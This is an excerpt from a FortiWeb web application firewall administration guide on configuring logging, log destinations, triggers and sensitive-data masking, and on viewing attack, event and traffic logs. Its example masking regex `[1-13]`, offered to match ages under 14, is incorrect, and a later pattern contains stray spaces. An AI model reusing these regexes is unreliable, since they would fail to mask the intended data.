	Action	Block Period	Severity	Trigger Action
<input checked="" type="checkbox"/> Cross Site Scripting	Period Block	60	High	Please Select
<input type="checkbox"/> Cross Site Scripting (Extended)	Alert	60	Medium	Please Select
<input checked="" type="checkbox"/> SQL Injection	Period Block	60	High	Please Select
<input type="checkbox"/> SQL Injection (Extended)	Alert	60	Medium	Please Select
<input checked="" type="checkbox"/> Generic Attacks	Period Block	60	High	Please Select
<input checked="" type="checkbox"/> Generic Attacks(Extended)	Period Block	60	Medium	Please Select
<input checked="" type="checkbox"/> Known Exploits	Period Block	60	High	Please Select
<input checked="" type="checkbox"/> Trojans	Period Block	60	Medium	Please Select
<input checked="" type="checkbox"/> Information Disclosure	Erase, no Alert	60	Low	Please Select
<input checked="" type="checkbox"/> Bad Robot	Alert	60	High	Please Select
<input checked="" type="checkbox"/> Credit Card Detection	Erase & Alert	60	High	Please Select

**Before logging will occur, however, you must first enable and configure it.**

## About logs & logging

FortiWeb appliances can log many different network activities and traffic including:

- overall network traffic
- system-related events including system restarts and HA activity
- matches of policies with *Action* set to a log-generating option such as *Alert*

Each type can be useful during troubleshooting or forensic investigation. For more information about log types, see “[Log types](#)” on page 576.

You can select a priority level that log messages must meet in order to be recorded. For more information, see “[Log severity levels](#)” on page 576.

For a detailed description of each FortiWeb log message, as well as log message structure, see the FortiWeb [Log Message Reference](#).

The FortiWeb appliance can save log messages to its memory, or to a remote location such as a Syslog server or FortiAnalyzer appliance. For more information, see “[Configuring logging](#)” on page 577. The FortiWeb appliance can also use log messages as the basis for reports. For more information, see “[Reports](#)” on page 620.

The FortiWeb appliance also displays event and attack log messages on the dashboard. For more information, see “[Attack Log Console widget](#)” on page 568 and “[Event Log Console widget](#)” on page 570.

### See also

- [Log types](#)
- [Log severity levels](#)
- [Configuring logging](#)
- [Viewing log messages](#)

## Log types

Each log message contains a *Type* (`type`) field that indicates its category, and in which log file it is stored.

FortiWeb appliances can record the following categories of log messages:

**Table 49:** Log types

Log type	Description
Event	Displays administrative events, such as downloading a backup copy of the configuration, and hardware failures.
Traffic	Displays traffic flow information, such as HTTP/HTTPS requests and responses.
Attack	Displays attack and intrusion attempt events.



Avoid recording highly frequent log types such as traffic logs to the local hard disk for an extended period of time. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

## Log severity levels

Each log message contains a *Severity* (`pri`) field that indicates the severity of the event that caused the log message, such as `pri=warning`.

**Table 50:** Log severity levels

Level (0 is greatest)	Name	Description
0	Emergency	The system has become unusable.
1	Alert	Immediate action is required.
2	Critical	Functionality is affected.
3	Error	An error condition exists and functionality could be affected.
4	Warning	Functionality could be affected.
5	Notification	Information about normal events.
6	Information	General information about system operations.

For each location where the FortiWeb appliance can store log files (disk, memory, Syslog or FortiAnalyzer), you can define a severity threshold. The FortiWeb appliance will store all log messages equal to or exceeding the log severity level you select.

For example, if you select *Error*, the FortiWeb appliance will store log messages whose log severity level is *Error*, *Critical*, *Alert*, and *Emergency*.



Avoid recording log messages using low log severity thresholds such as information or notification to the local hard disk for an extended period of time. A low log severity threshold is one possible cause of frequent logging. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

For more information, see [“Configuring log destinations” on page 581](#).

## Log rate limits

When FortiWeb is defending your network against a DoS attack, the last thing you need is for performance to decrease due to logging, compounding the effects of the attack. By the nature of the attack, these log messages will likely be repetitive anyway. Similarly, repeated attack log messages when a client has become subject to a period block yet continues to send requests is of little value, and may actually be distracting from other, unrelated attacks.

To optimize logging performance and help you to notice important new information, within a specific time frame, FortiWeb will only make one log entry for these repetitive events. It will **not** log every occurrence. To adjust the interval at which FortiWeb will record identical log messages during an ongoing attack, see `max-dos-alert-interval <seconds_int>` in the [FortiWeb CLI Reference](#).

## Configuring logging

You can configure the FortiWeb appliance to store log messages either locally (that is, in RAM or to the hard disk) and or remotely (that is, on a Syslog server or FortiAnalyzer appliance). Your choice of storage location may be affected by several factors, including the following.

- Rebooting the FortiWeb appliance clears logs stored in memory.
- Logging only locally may not satisfy your requirements for off-site log storage.
- Attack logs and traffic logs cannot be logged to local memory.
- Very frequent logging may cause undue wear when stored on the local hard drive. A low severity threshold is one possible cause of frequent logging. For more information on severity levels, see [“Log severity levels” on page 576](#).
- Very frequent logging, such as when the severity level is low, may rapidly consume all available log space when stored in memory. If the available space is consumed, and if the FortiWeb appliance is configured to do so, it may store any new log message by overwriting the oldest log message. For high traffic volumes, this may occur so rapidly that you cannot view old log messages before they are replaced.
- Usually, fewer log messages can be stored in memory. Logging to a Syslog server or FortiAnalyzer appliance may provide you with additional log storage space.

For information on viewing locally stored log messages, see [“Viewing log messages” on page 589](#).

### To configure logging

1. Set the severity level threshold that log messages must meet or exceed in order to be sent to each log storage device. If you will store logs remotely, also configure connectivity information such as the IP address. See [“Configuring log destinations” on page 581](#), [“Configuring Syslog settings” on page 586](#), and [“Configuring FortiAnalyzer policies” on page 587](#).

2. Group Syslog and FortiAnalyzer settings and select those groups in *Trigger Action* settings throughout the configuration of web protection features. See [“Configuring triggers” on page 589](#).
3. Enable logging in general. See [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).
4. If you want to log attacks, select an *Alert* option as the *Action* setting when configuring attack protection.
5. Monitor your log messages via the web UI or through alert email for events that require action from network administrators. See [“Viewing log messages” on page 589](#) and [“Alert email” on page 610](#). Configure reports that are derived from log data to review trends in your network. See [“Reports” on page 620](#).

### Enabling log types, packet payload retention, & resource shortage alerts

You can enable or disable logging for each log type, as well as configure system alert thresholds, and which policy violations should cause the appliance to retain the TCP/IP packet payload (HTTP headers and a portion of the HTTP body, if any) that can be viewed with its corresponding log message.

For more information on log types, see [“Log types” on page 576](#).

#### To enable logging

1. Go to *Log&Report > Log Config > Other Log Settings*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).

2. Configure these settings:

Other Log Settings

Enable Attack Log	<input checked="" type="checkbox"/>
Enable Traffic Log	<input type="checkbox"/>
Enable Traffic Packet Log	<input type="checkbox"/>
Enable Event Log	<input checked="" type="checkbox"/>

---

Retain Packet Payload For

Parameter Rule Violation	<input checked="" type="checkbox"/>
Hidden Fields Violation	<input checked="" type="checkbox"/>
HTTP Protocol Constraints	<input checked="" type="checkbox"/>
Signature Detection	<input checked="" type="checkbox"/>
Custom Signature Detection	<input checked="" type="checkbox"/>
Anti Virus Detection	<input checked="" type="checkbox"/>
Custom Access Violation	<input checked="" type="checkbox"/>
Illegal XML Format	<input checked="" type="checkbox"/>
IP Reputation Violation	<input checked="" type="checkbox"/>
Illegal File Type	<input checked="" type="checkbox"/>
Cookie Poison	<input checked="" type="checkbox"/>
Padding Oracle Attack	<input checked="" type="checkbox"/>

---

System Alert Thresholds

CPU Utilization	60	(60~99)
Memory Utilization	60	(60~99)
Trigger Policy	notification-servers-1 ▼	

Setting name	Description
<b>Enable Attack Log</b>	Enable to log violations of attack policies, such as server information disclosure and attack signature matches, if that feature is configured such that <i>Action</i> is set to <i>Alert</i> , <i>Alert &amp; Deny</i> , or <i>Alert &amp; Erase</i> .
<b>Enable Traffic Log</b>	Enable to log traffic events such as HTTP requests and responses, and the expiration of HTTP sessions.  <b>Tip:</b> Because resources for this feature increase as your traffic increases, if you do not need traffic data, disable this feature to improve performance and improve hardware life.

Setting name	Description
<b>Enable Traffic Packet Log</b>	<p>Enable to retain the packet payloads of all HTTP request traffic.</p> <p>Unlike attack packet payloads, only HTTP request traffic packets are retained (<b>not</b> HTTP responses), and only the first 4 KB of the payload from the buffer of FortiWeb's HTTP parser.</p> <p>Packet payloads supplement the log message by providing the actual request body, which may help you to fine-tune your regular expressions to prevent false negatives, or to examine changes to attack behavior for subsequent forensic analysis.</p> <p>To view packet payloads, see <a href="#">“Viewing packet payloads” on page 595</a>.</p> <p><b>Tip:</b> Retaining traffic packet payloads is resource intensive. To improve performance, only enable this option while necessary.</p>
<b>Enable Event Log</b>	<p>Enable to log local events, such as administrator logins or rebooting the FortiWeb appliance.</p>
<b>Retain Packet Payload For</b>	<p>Mark the check boxes of the attack types or validation failures to retain the buffer from FortiWeb's HTTP parser. Packet retention is enabled by default for most types.</p> <p>Packet payloads supplement the log message by providing part of the actual data that matched the regular expression, which may help you to fine-tune your regular expressions to prevent false positives, or to examine changes to attack behavior for subsequent forensic analysis.</p> <p>To view packet payloads, see <a href="#">“Viewing packet payloads” on page 595</a>.</p> <p>If packet payloads could contain sensitive information, you may need to obscure those elements. For details, see <a href="#">“Obscuring sensitive data in the logs” on page 585</a>.</p> <p><b>Note:</b> FortiWeb retains only the first 4 KB of data from the offending HTTP request payload that triggered the log message. If you require forensic analysis of, for example, buffer overflow attacks that would exceed this limit, you must implement it separately.</p>
<b>CPU Utilization</b>	<p>Select a threshold level (60% to 99%) beyond which CPU usage will trigger an event log entry.</p>
<b>Memory Utilization</b>	<p>Select a threshold level (60% to 99%) beyond which memory usage will trigger an event log entry.</p>
<b>Trigger Action</b>	<p>Select an trigger, if any, to use when memory usage or CPU usage reaches or exceeds its specified threshold.</p>

3. Click *Apply*.

### See also

- [Configuring log destinations](#)
- [Viewing log messages](#)
- [Viewing packet payloads](#)
- [Downloading log messages](#)
- [Obscuring sensitive data in the logs](#)

## Configuring log destinations

You can choose and configure the storage methods for log information, and/or email alerts when logs have occurred.



Alert email can be enabled here, but must be configured separately first. See [“Alert email” on page 610](#).

For logging accuracy, you should verify that the FortiWeb appliance’s system time is accurate. For details, see [“Setting the system time & date” on page 98](#).



Avoid recording highly frequent log types such as traffic logs to the local hard disk for an extended period of time. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

### To configure log settings

1. Go to *Log&Report > Log Config > Global Log Settings*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).

2. Configure these settings:

Setting name	Description
<b>Disk</b>	<p>Enable to record log messages to the local hard disk on the FortiWeb appliance.</p> <p>If the FortiWeb appliance is logging to its hard disk, you can use the web UI to view log messages stored locally on the FortiWeb appliance. For details, see <a href="#">“Viewing log messages” on page 589</a>.</p>
<b>Log Level</b>	<p>Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see <a href="#">“Log severity levels” on page 576</a>.</p> <p><b>Caution:</b> Avoid recording log messages using low severity thresholds such as information or notification to the local hard disk for an extended period of time. A low log severity threshold is one possible cause of frequent logging. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.</p>
<b>When log disk is full</b>	<p>Select what the FortiWeb appliance will do when the local disk is full and a new log message occurs, either:</p> <ul style="list-style-type: none"> <li>• <b>Do not log</b> — Discard the new log message.</li> <li>• <b>Overwrite oldest logs</b> — Delete the oldest log file in order to free disk space, then store the new log message in a new log file.</li> </ul>
<b>Log rolling settings</b>	

Setting name	Description
<b>Log file should not exceed <i>n</i> MB</b>	<p>Type the maximum file size of the current log file.</p> <p>When the current log file reaches its maximum size, the next log message received will begin a new, separate file.</p> <p>The valid range is between 10 MB and 200 MB.</p>
<b>Memory</b>	<p>Enable to record log messages in the local random access memory (RAM) of the FortiWeb appliance.</p> <p>If the FortiWeb appliance is logging to memory, you can use the web UI to view log messages that are stored locally on the FortiWeb appliance. For details, see <a href="#">“Viewing log messages” on page 589</a>.</p> <p><b>Note:</b> Attack cannot be stored in memory.</p> <p><b>Caution:</b> Log messages stored in memory should <i>not</i> be regarded as permanent. <b>Unlike logs stored on disk, logs stored in memory cannot be downloaded.</b> All log entries stored in memory are cleared when the FortiWeb appliance restarts. When available memory space for log messages is full, the FortiWeb appliance will store any new log message by overwriting the oldest log message.</p>
<b>Log Level</b>	<p>Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see <a href="#">“Log severity levels” on page 576</a>.</p>
<b>Syslog</b>	<p>Enable to store log messages remotely on a Syslog server.</p> <p><b>Caution:</b> Enabling <i>Syslog</i> could result in excessive log messages being recorded in Syslog.</p> <p>Syslog entries are controlled by Syslog policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action is not selected for a specific type of violation, every occurrence of that violation will be transmitted to the Syslog server in the <a href="#">Syslog Policy</a> field.</p> <p><b>Note:</b> Logs stored remotely cannot be viewed from the FortiWeb web UI.</p>
<b>Syslog Policy</b>	<p>Select the settings to use when storing log messages remotely. The Syslog settings include the address of the remote Syslog server and other connection settings. For more information see <a href="#">“Configuring Syslog settings” on page 586</a>.</p>
<b>Log Level</b>	<p>Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see <a href="#">“Log severity levels” on page 576</a>.</p>

Setting name	Description
<b>Facility</b>	<p>Select the facility identifier that the FortiWeb appliance will use to identify itself when sending log messages to the first Syslog server.</p> <p>To easily identify log messages from the FortiWeb appliance when they are stored on the Syslog server, enter a unique facility identifier, and verify that no other network devices use the same facility identifier.</p>
<b>FortiAnalyzer</b>	<p>Enable to store log messages remotely on a FortiAnalyzer appliance.</p> <p>Compatibility varies. See the <a href="#">FortiAnalyzer Release Notes</a>. For example, FortiAnalyzer 5.0.6 is tested compatible with FortiWeb 5.1.1 and 5.0.5.</p> <p>Log entries to FortiAnalyzer are controlled by FortiAnalyzer policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action has not been selected for a specific type of violation, every occurrence of that violation will be recorded to the FortiAnalyzer specified in <a href="#">FortiAnalyzer Policy</a>.</p> <p><b>Note:</b> Before enabling this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send many log messages to FortiAnalyzer.</p> <p><b>Note:</b> Logs stored remotely cannot be viewed from the FortiWeb web UI.</p>
<b>FortiAnalyzer Policy</b>	<p>Select the settings to use when storing log messages remotely. FortiAnalyzer settings include the address and other connection settings for the remote FortiAnalyzer. For more information see <a href="#">“Configuring FortiAnalyzer policies” on page 587</a>.</p>
<b>Log Level</b>	<p>Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see <a href="#">“Log severity levels” on page 576</a>.</p>

3. Click *Apply*.
4. Enable the log types that you want your log destinations to receive. See [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).

#### See also

- [Configuring log destinations](#)
- [Viewing log messages](#)
- [Downloading log messages](#)
- [Enabling log types, packet payload retention, & resource shortage alerts](#)
- [Alert email](#)
- [Configuring Syslog settings](#)
- [Configuring FortiAnalyzer policies](#)

## Obscuring sensitive data in the logs

You can configure the FortiWeb appliance to hide certain predefined data types, including user names and passwords, that could appear in the packet payloads accompanying a log message. You can also define and include your own sensitive data types, such as ages (relevant if you are required to comply with [COPPA](#)) or other identifying numbers, using regular expressions.



Sensitive data definitions are **not** retroactive. They will hide strings in subsequent log messages, but will not affect existing ones.

### To exclude custom sensitive data from log packet payloads

1. Go to *Log&Report > Log Config > Log Custom Sensitive Rule*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see ["Permissions"](#) on page 52.

2. On the top right side of the page, mark one or both of the following check boxes:
  - *Enable Predefined Rules* — Use the predefined credit card number and password data types. See ["Predefined suspicious request URLs"](#) on page 181.
  - *Enable Custom Rules* — Use your own regular expressions to define sensitive data. See ["Grouping custom suspicious request URLs"](#) on page 183.

3. Click *Create New*.

A dialog appears.

**Edit Custom Sensitive Rule**

Name: Age Check

General Mask

Field Mask

Field Name: age

Field Value: [1-13]

(Need to be masked)

OK Cancel

4. In *Name*, type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. Select either *General Mask* (a regular expression that will match any substring in the packet payload) or *Field Mask* (a regular expression that will match only the value of a specific form input).

- In the field next to *General Mask*, type a regular expression that matches all the strings or numbers that you want to obscure in the packet payloads.

For example, to hide a parameter that contains the age of users under 14, you could enter:

```
age\=[1-13]
```

Valid expressions must not start with an asterisk ( \* ). The maximum length is 255 characters.

- For *Field Mask*, in the left-hand field (*Field Name*), type a regular expression that matches all and only the input names whose values you want to obscure. (The input name itself will **not** be obscured. If you wish to do this, use *General Mask* instead.) Then, in the right hand field (*Field Value*), type a regular expression that matches all input values that you want to obscure. Valid expressions must not start with an asterisk ( \* ). The maximum length is 255 characters.

For example, to hide a parameter that contains the age of users under 14, for *Field Name*, you would enter `age`, and for *Field Value*, you could enter `[1-13]`.



Field masks using asterisks are greedy: a match for the parameter's value will obscure it, but will **also** obscure the rest of the parameters in the line. To avoid this, enter an expression whose match terminates with, but does not consume, the parameter separator.

For example, if parameters are separated with an ampersand ( & ), and you want to obscure the value of the *Field Name* `username` but **not** any of the parameters that follow it, you could enter the *Field Value*:

```
. *? (?=\&)
```

This would result in:

```
username****&age=13&origurl=%2Flogin
```



To test a regular expression, click the >> (test) button. This opens the *Regular Expression Validator* window where you can fine-tune the expression (see [“Regular expression syntax” on page 726](#))

6. Click OK.

The expression appears in the list of regular expressions that define sensitive data that will be obscured in the logs.

When viewing new log messages, data types matching your expression are replaced with a string of asterisks.

## Configuring Syslog settings

In order to store log messages remotely on a Syslog server, you must first create the Syslog connection settings.

Syslog settings can be referenced by a trigger, which in turn can be selected as the trigger action in a protection profile, and used to send log messages to your Syslog server whenever a policy violation occurs.



Logs stored remotely cannot be viewed from the FortiWeb web UI. If you require the ability to view logs from the web UI, also enable local storage. For details, see [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).

### To configure Syslog policies

1. Before you can log to Syslog, you must enable it for the log type that you want to use as a trigger. For details, see [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).
2. Go to *Log&Report > Log Policy > Syslog Policy*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).
3. Click *Create New*.  
A dialog appears.
4. If the policy is new, in *Policy Name*, type the name of the policy as it will be referenced in the configuration.
5. In *IP Address*, enter the address of the remote Syslog server.
6. In *Port*, enter the listening port number of the Syslog server. The default is 514.
7. Mark the *Enable CSV Format* check box if you want to send log messages in comma-separated value (CSV) format.
8. Click *OK*.
9. To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote host. Then, on the remote host, confirm that it has received that log message.

If the remote host does not receive the log messages, verify the FortiWeb appliance’s network interfaces (see [“Configuring the network interfaces” on page 120](#)) and static routes (see [“Adding a gateway” on page 134](#)), and the policies on any intermediary firewalls or routers. If ICMP is enabled on the remote host, try using the `execute traceroute` command to determine the point where connectivity fails. For details, see the [FortiWeb CLI Reference](#).

### See also

- [Configuring log destinations](#)
- [Viewing log messages](#)
- [Enabling log types, packet payload retention, & resource shortage alerts](#)
- [Configuring triggers](#)
- [Configuring log destinations](#)
- [Obscuring sensitive data in the logs](#)

## Configuring FortiAnalyzer policies

Before you can store log messages remotely on a FortiAnalyzer appliance, you must first create FortiAnalyzer connection settings.

Once you create FortiAnalyzer connection settings, it can be referenced by a trigger, which in turn can be selected as a trigger action in a protection profile, and used to record policy violations.



Logs stored remotely cannot be viewed from the web UI of the FortiWeb appliance. If you require the ability to view logs from the web UI, also enable local storage. For details, see [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).

### To configure FortiAnalyzer policies

1. Before you can log to FortiAnalyzer, you must enable logging for the log type that you want to use as a trigger. For details, see [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).
2. Go to *Log&Report > Log Policy > FortiAnalyzer Policy*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

Create FortiAnalyzer Policy	
Policy Name	FortiAnalyzer-Storage
IP Address	172.20.120.25
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

4. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. In *IP Address*, type the address of the remote FortiAnalyzer appliance.
6. Click *OK*.
7. Confirm with the FortiAnalyzer administrator that the FortiWeb appliance was added to the FortiAnalyzer appliance’s device list, allocated sufficient disk space quota, and assigned permission to transmit logs to the FortiAnalyzer appliance. For details, see the [FortiAnalyzer Administration Guide](#).
8. To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote host. Then, on the remote host, confirm that it has received that log message.

If the remote host does not receive the log messages, verify the FortiWeb appliance’s network interfaces (see [“Configuring the network interfaces” on page 120](#)) and static routes (see [“Adding a gateway” on page 134](#)), and the policies on any intermediary firewalls or routers. If ICMP `ECHO_RESPONSE` (pong) is enabled on the remote host, try using the `execute traceroute` command to determine the point where connectivity fails. For details, see the [FortiWeb CLI Reference](#).

### See also

- [Configuring log destinations](#)
- [Viewing log messages](#)
- [Enabling log types, packet payload retention, & resource shortage alerts](#)
- [Configuring triggers](#)
- [Obscuring sensitive data in the logs](#)

## Configuring triggers

Triggers are sets of notification servers (Syslog, FortiAnalyzer, and alert email) that you can select in protection rules. The FortiWeb appliance will contact those servers when traffic violates the policy and therefore triggers logging and/or alert email.



You can also receive security event notification via SNMP. See [“SNMP traps & queries”](#) on page 614.

For example, if you create a trigger that contains email and Syslog settings, that trigger can be selected as the trigger action for specific violations of a protection profile’s sub-rules. Alert email and Syslog records will be created according to the trigger when a violation of that individual rule occurs.

### To configure triggers

1. Before you create a trigger, first create any settings it will reference, such as email, Syslog and/or FortiAnalyzer settings (see [“Configuring email settings”](#) on page 610, [“Configuring Syslog settings”](#) on page 586, and [“Configuring FortiAnalyzer policies”](#) on page 587).
2. Go to *Log&Report > Log Policy > Trigger Policy*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions”](#) on page 52.

3. Click *Create New*.

A dialog appears.

New Trigger Policy	
Policy Name	Web_Protection_Trigger
Email Policy	Email-Policy1
Syslog Policy	Please Select...
FortiAnalyzer Policy	Please Select...

4. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Pick an existing policy from one or more of the three email, Syslog or FortiAnalyzer setting drop-down lists. FortiWeb will use these notification devices for all protection rule violations that use this trigger.
6. Click *OK*.
7. To apply the trigger, select it in the *Trigger Action* setting in a web protection feature, such as a hidden field rule, or an HTTP constraint on illegal host names.

## Viewing log messages

You can use the web UI to view and download locally stored log messages. (You cannot use the web UI to view log messages that are stored remotely on Syslog or FortiAnalyzer devices.)

Depending on the type of log, some log messages cannot be viewed from the web UI.

**Table 51:** Availability of each log type via the web UI

Storage method	Log type		
	Event	Traffic	Attack
Local disk	Yes	Yes	Yes
Local memory	Yes	No	No
Syslog server	Yes	Yes	Yes
FortiAnalyzer	Yes	Yes	Yes

Log messages are in human-readable format, where each column's name, such as *Source* (SRC in *Raw* view), indicates its contents.

To assist you in forensics and troubleshooting false positives, if the request matched an attack signature, the part of the packet that matched is highlighted in yellow.

**An attack's origin is not always the same as the IP that appears in your logs.** Network address translation (NAT) at various points between a web browser and your web servers can mask the original IP address of the attacker. Depending on your configuration of [Use X-Header to Identify Original Client's IP](#), attack logs' *Source* column may contain the IP address of the client according to X-Forwarded-For: or a similar header in the HTTP layer, **not** the SRC field in the IP header. In that case, the corresponding traffic log's *Source* column will not match, since it reflects the IP layer. (Typically in that scenario, the connection has been relayed by a load balancer or proxy, and therefore the IP would be that of the load balancer, which is not the real origin of the attack.) Relatedly, if [Shared IP](#) is enabled, FortiWeb will attempt to differentiate innocent clients that share the same public address with an attacker according to the IP layer SRC field due to NAT.

**Not all attack detections will be logged.** In some cases, only one entry will be logged when there are many attack instances. See ["Log rate limits"](#) on page 577. Relatedly, server information disclosure detections will not be logged if you have configured [Action](#) to be *Erase, no Alert*. See ["Blocking known attacks & data leaks"](#) on page 409.

## To view log messages

### 1. Go to one of the log types:

- *Log&Report* > *Log Access* > *Attack*
- *Log&Report* > *Log Access* > *Event*
- *Log&Report* > *Log Access* > *Traffic*

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "[Permissions](#)" on page 52.

Columns and appearance varies slightly by the log type. For details on structure or interpretations of and troubleshooting suggestions for individual log messages, see the [FortiWeb Log Reference](#).

Initially, the page displays the most recent log messages for that log type. Contents of the *Message* column may vary by your selection of *Raw* or *Formatted* view.



In FortiWeb HA clusters, log messages are recorded on their originating appliance. If you notice a gap in the logs, a failover may have occurred. Logs during that period will be stored on the other appliance. To view those logs, switch to the other appliance.

**Table 52:** *Log&Report* > *Log Access* > *Event*

#	Date	Time	Time Zone	ID	Type	Sub Ty	Level	Message
1	2011-10-04	12:37:47	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)
2	2011-10-04	12:36:36	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)
3	2011-10-04	12:35:24	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)
4	2011-10-04	12:35:03	(GMT-5:00)Eastern Time(US & Canada)	00032006	event	admin	■■■■■	User admin login successfully from GUI(172.20.120.46)
5	2011-10-04	12:35:01	(GMT-5:00)Eastern Time(US & Canada)	00032009	event	admin	■■■■■	User asd login failed from GUI(172.20.120.46)
6	2011-10-04	12:34:59	(GMT-5:00)Eastern Time(US & Canada)	00032007	event	admin	■■■■■	User admin logs out from GUI(172.20.120.46)
7	2011-10-04	12:34:13	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)

Log Location: Event Log View 30 per page Line: 1 / 10107

Button	Description
<b>Refresh</b>	Click to update the page with any logs that have been recorded since you previously loaded the page.
<b>Column Settings</b>	Click to display or hide the columns that correspond to log fields, or change the order in which they appear on the page. For more information, see " <a href="#">Displaying &amp; arranging log columns</a> " on page 598.
<b>Raw</b> or <b>Formatted</b>	Click to toggle between a <i>Raw</i> and <i>Formatted</i> view of the log information. The raw view displays the log message as it actually appears in the log file. The formatted view displays the log message in a columnar format.  Click to switch the log information view to that opposite of what is currently displayed.  For details on both view types, see " <a href="#">Switching between Raw &amp; Formatted log views</a> " on page 597.

Button	Description
<b>Clear All Filters</b>	Click this icon to clear all log view filters. For details on log view filters, see <a href="#">“Filtering log messages” on page 600</a> .
<b>Log Management</b>	Click to download, delete, or view the contents of a log file.

Table 53: Log&Report > Log Access > Attack

The screenshot displays the FortiWeb Log Management interface. On the left, a table lists log entries with columns for #, Date, Time, Source Country, Policy, Source, Destination, Action, and Message. The selected entry (row 20) is from 2014-04-14 at 18:08:23, source IP 190.154.77.16, destination 10.20.0.22, action Alert, and message Information Disclosure-H. The right pane shows details for this entry, including Date (2014-04-03), Time (09:59:47), NSG ID (000607120847), Device ID (FV-3KC3R09700001), Policy (250\_to\_VLAN20), ID (20000010), Source Country (Ecuador), Sub Type (waf\_signature\_detection), Level (alert), Severity Level (Low), Action (Alert), Protocol (tcp), Service (http), Method (get), URL (/), HTTP Host (10.0.0.250), User Agent (Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 3.5.30729)), and Message (Information Disclosure-HTTP Header Leakage : Signature ID 080200004 (Add Exception) (Alert Only) (Disable Signature)). The Connection section shows the source IP 190.154.77.16:35097 connecting to 10.20.0.22:80. The Matched pattern is PHP/5.2.8. The Packet Header shows an HTTP 1.1 200 OK response from a server running Apache/2.2.24 (Win32) mod\_ssl/2.2.24 OpenSSL/1.0.1e PHP/5.2.8 mod\_jk/1.2.37. The Raw Body and Hex Body sections are also visible.

Button	Description
<b>Refresh</b>	Click to update the page with any logs that have been recorded since you previously loaded the page.
<b>Column Settings</b>	Click this icon to display or hide the columns that correspond to log fields, or change the order in which they appear on the page. For more information, see <a href="#">“Displaying &amp; arranging log columns” on page 598</a> .
<b>Raw</b> or <b>Formatted</b>	Click to toggle between a <i>Raw</i> and <i>Formatted</i> view of the log information. The raw view displays the log message as it actually appears in the log file. The formatted view displays the log message in a columnar format.  Click to switch the log information view to that opposite of what is currently displayed.  For details on both view types, see <a href="#">“Switching between Raw &amp; Formatted log views” on page 597</a> .
<b>Clear All Filters</b>	Click this icon to clear all log view filters. For details on log view filters, see <a href="#">“Filtering log messages” on page 600</a> .

<b>Button</b>	<b>Description</b>
<b>Log Message Aggregation</b>	Click to arrange the attack logs into specific categories. For more information, see <a href="#">“Coalescing similar attack log messages”</a> .
<b>Log Search</b>	Click to search attack logs using simple or advanced search criteria. For more information, see <a href="#">“Searching attack logs” on page 605</a> .
<b>Log Management</b>	Click to download, delete, or view the contents of a log file.



Not all detected attacks may be blocked, redirected, or sanitized.

For example, while using auto-learning, you can configure protection profiles with an action of *Alert* (log but not deny), allowing the connection to complete in order to gather full auto-learning data.

To determine whether or not an attack attempt was permitted to reach a web server, show the *Action* column. For details, see [“Displaying & arranging log columns” on page 598](#). Additionally, if the FortiWeb appliance is operating in offline protection mode or transparent inspection mode, due to asynchronous inspection where the attack may have reached the server before it was detected by FortiWeb, you should also examine the server itself.

**Table 54:** *Log&Report > Log Access > Traffic*

#	Date	Time	Source Country	Policy	Source	Destination	Service	Method	Return Code	
1	2014-04-15	10:48:18	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	https	get	500	HTT
2	2014-04-15	10:48:05	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	http	get	500	HTT
3	2014-04-15	10:47:51	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	https	get	200	HTT
4	2014-04-15	10:47:38	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	http	get	200	HTT
